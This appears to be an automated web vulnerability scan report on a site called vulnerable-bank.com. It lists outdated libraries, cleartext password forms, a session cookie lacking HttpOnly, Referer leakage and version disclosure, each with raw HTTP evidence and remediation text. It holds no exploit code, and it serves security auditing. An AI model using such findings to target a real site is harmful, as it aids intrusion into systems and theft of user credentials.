  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale
```

```
[...]  
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js">  
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_insurance.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_investments.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_personal.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_business.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_loans.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_security.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_register.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_banking.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_banks.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_cards.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_about.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_profile.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_contact.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_login.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/app_v3_login_v1.php
Vulnerable version of the library 'jquery' found	medium	tentative	http://www.vulnerable-bank.com/register_v1.php

Cross-domain Referer leakage

Issue Details

URL

- http://www.vulnerable-bank.com/app_v3_investments.php?search=105157
- http://www.vulnerable-bank.com/app_v3_personal.php?id=Rate
- http://www.vulnerable-bank.com/app_v3_business.php?id=Rate

Path /

Caption /

Severity Informational

Confidence certain

Description

The application contains the following link to another domain from URLs containing a query string:

- https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js

This issue was found in multiple locations under the reported path.

When a web browser makes a request for a resource, it typically adds an HTTP header, called the "Referer" header, indicating the URL of the resource from which the request originated. This occurs in numerous situations, for example when a web page loads an image or script, or when a user clicks on a link or submits a form.

If the resource being requested resides on a different domain, then the Referer header is still generally included in the cross-domain request. If the originating URL contains any sensitive information within its query string, such as a session token, then this information will be transmitted to the other domain. If the other domain is not fully trusted by the application, then this may lead to a security compromise.

You should review the contents of the information being transmitted to other domains, and also determine whether those domains are fully trusted by the originating application.

Today's browsers may withhold the Referer header in some situations (for example, when loading a non-HTTPS resource from a page that was loaded over HTTPS, or when a Refresh directive is issued), but this behavior should not be relied upon to protect the originating URL from disclosure.

Note also that if users can author content within the application then an attacker may be able to inject links referring to a domain they control in order to capture data from URLs used within the application.

Remediation

Applications should never transmit any sensitive information within the URL query string. In addition to being leaked in the Referer header, such information may be logged in various locations and may be visible on-screen to untrusted parties. If placing sensitive information in the URL is unavoidable, consider using the Referer-Policy HTTP header to reduce the chance of it being disclosed to third parties.

Classification

CWE-200: Information Exposure (<https://cwe.mitre.org/data/definitions/200.html>).

Reference

Referer Policy (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>).

InformationListEvidence

```
GET /app_v3_investments.php?search=105157 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_investments.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:51:30 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12710
```

```
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>
[...]
```

InformationListEvidence

```
GET /app_v3_personal.php?id=Rate HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=1
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:02 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12948
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>
[...]
```

InformationListEvidence

```
GET /app_v3_business.php?id=Rate HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_business.php?id=1
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:09 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13061
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

`<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->`

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>
```

[...]

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cross-domain Referer leakage	info	certain	http://www.vulnerable-bank.com/
Cross-domain Referer leakage	info	certain	http://www.vulnerable-bank.com/get_info.php

Content Sniffing not disabled

Issue Details

URL http://www.vulnerable-bank.com/app_v3_insurance.php

Path /app_v3_insurance.php

Caption /app_v3_insurance.php

Severity Low

Confidence certain

Description

none

Remediation

none

Classification

none

Reference

none

FirstOrderEvidence

```
GET /app_v3_insurance.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12334
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_insurance.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_file.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_business.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_security.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/robots.txt
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_security.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_register.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/css/bootstrap.min.css
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/redirect.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_banking.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_banks.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_cards.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_about.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_bank.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_profile.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_login.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_contact.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_info.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/register_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_investment.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/js/bootstrap.min.js
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_security.php

Issue Name	Severity	Confidence	Vector URL
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_loan.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_card.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_insurance.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_job.php

Software Version Numbers Revealed

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_insurance.php
Path	/app_v3_insurance.php
Caption	/app_v3_insurance.php
Severity	Low
Confidence	certain

Description

The server software versions used by the application are revealed by the web server. Displaying version information of software could allow an attacker to determine which vulnerabilities are present in the software, particularly if an outdated software version is in use with published vulnerabilities.

The following software appears to be in use:

- Apache: 2.4.25 (Debian)
- jQuery: 1.11.3

Remediation

none

Classification

none

Reference

none

FirstOrderEvidence


```
GET /app_v3_insurance.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12334
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js">
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Software Version Numbers Revealed	low	certain	http://www.vulnerable-bank.com/app_v3_insurance.php

Cleartext submission of password

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_register.php
Path	/app_v3_register.php
Caption	/app_v3_register.php
Severity	High
Confidence	certain

Description

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://www.vulnerable-bank.com/register_v1.php

The form contains the following password fields:

- password_db
- con_password_db

Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Vulnerabilities that result in the disclosure of users' passwords can result in compromises that are extremely difficult to investigate due to obscured audit trails. Even if the application itself only handles non-sensitive information, exposing passwords puts users who have re-used their password elsewhere at risk.

Remediation

Applications should use transport-level encryption (SSL or TLS) to protect all sensitive communications passing between the client and the server. Communications that should be protected include the login mechanism and related functionality, and any functions where sensitive data can be accessed or privileged actions can be performed. These areas should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications. If HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear-text HTTP.

Classification

CWE-319: Cleartext Transmission of Sensitive Information (<https://cwe.mitre.org/data/definitions/319.html>).

Reference

FirstOrderEvidence

```
GET /app_v3_register.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:29 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 10420
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
```

```

<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

```

<form class="form-fluid" role="form" method="POST" action="register_v1.php" >
  <div class="form-group">
[...]
```


```

<input type="password" class="form-control" id="password_DB" name="password_db" placeholder="*****">
<input type="hidden" class="form-control" id="register" name="register" value="register">
[...]
```

```

<input type="password" class="form-control" id="con_password_db" name="con_password_db" placeholder="*****">
</div>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_register.php
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_login.php
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php

Password field with autocomplete enabled

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_register.php
Path	/app_v3_register.php
Caption	/app_v3_register.php
Severity	Low
Confidence	certain

Description

The page contains a form with the following action URL:

- http://www.vulnerable-bank.com/register_v1.php

The form contains the following password fields with autocomplete enabled:

- password_db
- con_password_db

Most browsers have a facility to remember user credentials that are entered into HTML forms. This function can be configured by the user and also by applications that employ user credentials. If the function is enabled, then credentials entered by the user are stored on their local computer and retrieved by the browser on future visits to the same application.

The stored credentials can be captured by an attacker who gains control over the user's computer. Further, an attacker who finds a separate application vulnerability such as cross-site scripting may be able to exploit this to retrieve a user's browser-stored credentials.

Remediation

To prevent browsers from storing credentials entered into HTML forms, include the attribute **autocomplete="off"** within the FORM tag (to protect all form fields) or within the relevant INPUT tags (to protect specific individual fields).

Please note that modern web browsers may ignore this directive. In spite of this there is a chance that not disabling autocomplete may cause problems obtaining PCI compliance.

Classification

CWE-200: Information Exposure (<https://cwe.mitre.org/data/definitions/200.html>).

Reference

InformationListEvidence

```
GET /app_v3_register.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:29 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 10420
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
```

```

<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale
[...]
```

```

<form class="form-fluid" role="form" method="POST" action="register_v1.php" >
  <div class="form-group">
[...]
```


```

<div class="col-sm-4">
  <input type="password" class="form-control" id="password_DB" name="password_db" placeholder="*****">
  <input type="hidden" class="form-control" id="register" name="register" value="register">
[...]
```

```

<div class="col-sm-4">
  <input type="password" class="form-control" id="con_password_db" name="con_password_db" placeholder="*****">
</div>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_register.php
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_login.php
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php

Cookie without HttpOnly flag set

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_profile.php
Path	/app_v3_profile.php
Caption	/app_v3_profile.php
Severity	Low
Confidence	firm

Description

The following cookie was issued by the application and does not have the HttpOnly flag set:

- PHPSESSID

The cookie appears to contain a session token, which may increase the risk associated with this issue. You should review the contents of the cookie to determine its function.

If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

Remediation

There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive.

You should be aware that the restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

Classification

CWE-16: Configuration (<https://cwe.mitre.org/data/definitions/16.html>).

Reference

Configuring HttpOnly (<https://www.owasp.org/index.php/HttpOnly>).

InformationListEvidence


```
GET /app_v3_profile.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_login.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:45 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=7cp9do8u2a9qtb7ddm4th1bc53; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8064
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
```

```
<meta name="viewport" content="width=device-width, initial-sca  
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cookie without HttpOnly flag set	low	firm	http://www.vulnerable-bank.com/app_v3_profile.php

Email addresses disclosed

Issue Details

URL	http://www.vulnerable-bank.com/app_v3_profile.php
Path	/app_v3_profile.php
Caption	/app_v3_profile.php
Severity	Informational
Confidence	certain

Description

The following email address was disclosed in the response:

- WebScan@WebScannerEmailAddress.com

The presence of email addresses within application responses does not necessarily constitute a security vulnerability. Email addresses may appear intentionally within contact information, and many applications (such as web mail) include arbitrary third-party email addresses within their core content.

However, email addresses of developers and other individuals (whether appearing on-screen or hidden within page source) may disclose information that is useful to an attacker; for example, they may represent usernames that can be used at the application's login, and they may be used in social engineering attacks against the organization's personnel. Unnecessary or excessive disclosure of email addresses may also lead to an increase in the volume of spam email received.

Remediation

Consider removing any email addresses that are unnecessary, or replacing personal addresses with anonymous mailbox addresses (such as helpdesk@example.com).

To reduce the quantity of spam sent to anonymous mailbox addresses, consider hiding the email address and instead providing a form that generates the email server-side, protected by a CAPTCHA if necessary.

Classification

CWE-200: Information Exposure (<https://cwe.mitre.org/data/definitions/200.html>).

Reference

InformationListEvidence

```
GET /app_v3_profile.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_login.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:45 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=7cp9do8u2a9qtb7ddm4th1bc53; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8064
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
```

```
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-sca
[...]
```

```
<td>WebScan@WebScannerEmailAddress.com </td>
```

```
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Email addresses disclosed	info	certain	http://www.vulnerable-bank.com/app_v3_profile.php
Email addresses disclosed	info	certain	http://www.vulnerable-bank.com/app_v3_contact.php

Vulnerable version of the library 'bootstrap' found

Issue Details

URL	http://www.vulnerable-bank.com/js/bootstrap.min.js
Path	/js/bootstrap.min.js
Caption	/js/bootstrap.min.js
Severity	Medium
Confidence	tentative

Description

The library **bootstrap** version **3.3.5** has known security issues.
For more information, visit those websites:

- <https://github.com/twbs/bootstrap/issues/28236> (<https://github.com/twbs/bootstrap/issues/28236>)

Affected versions

The vulnerability is affecting all versions prior **3.4.1** (between * and **3.4.1**)

Other considerations

The vulnerability might be affecting a feature of the library that the website is not using. If the vulnerable feature is not used, this alert can be considered false positive.

The library name and its version are identified based on a Retire.js signature. If the library identification is not correct, the prior vulnerability does not apply.

Remediation

none

Classification

none

Reference

none

FirstOrderEvidence

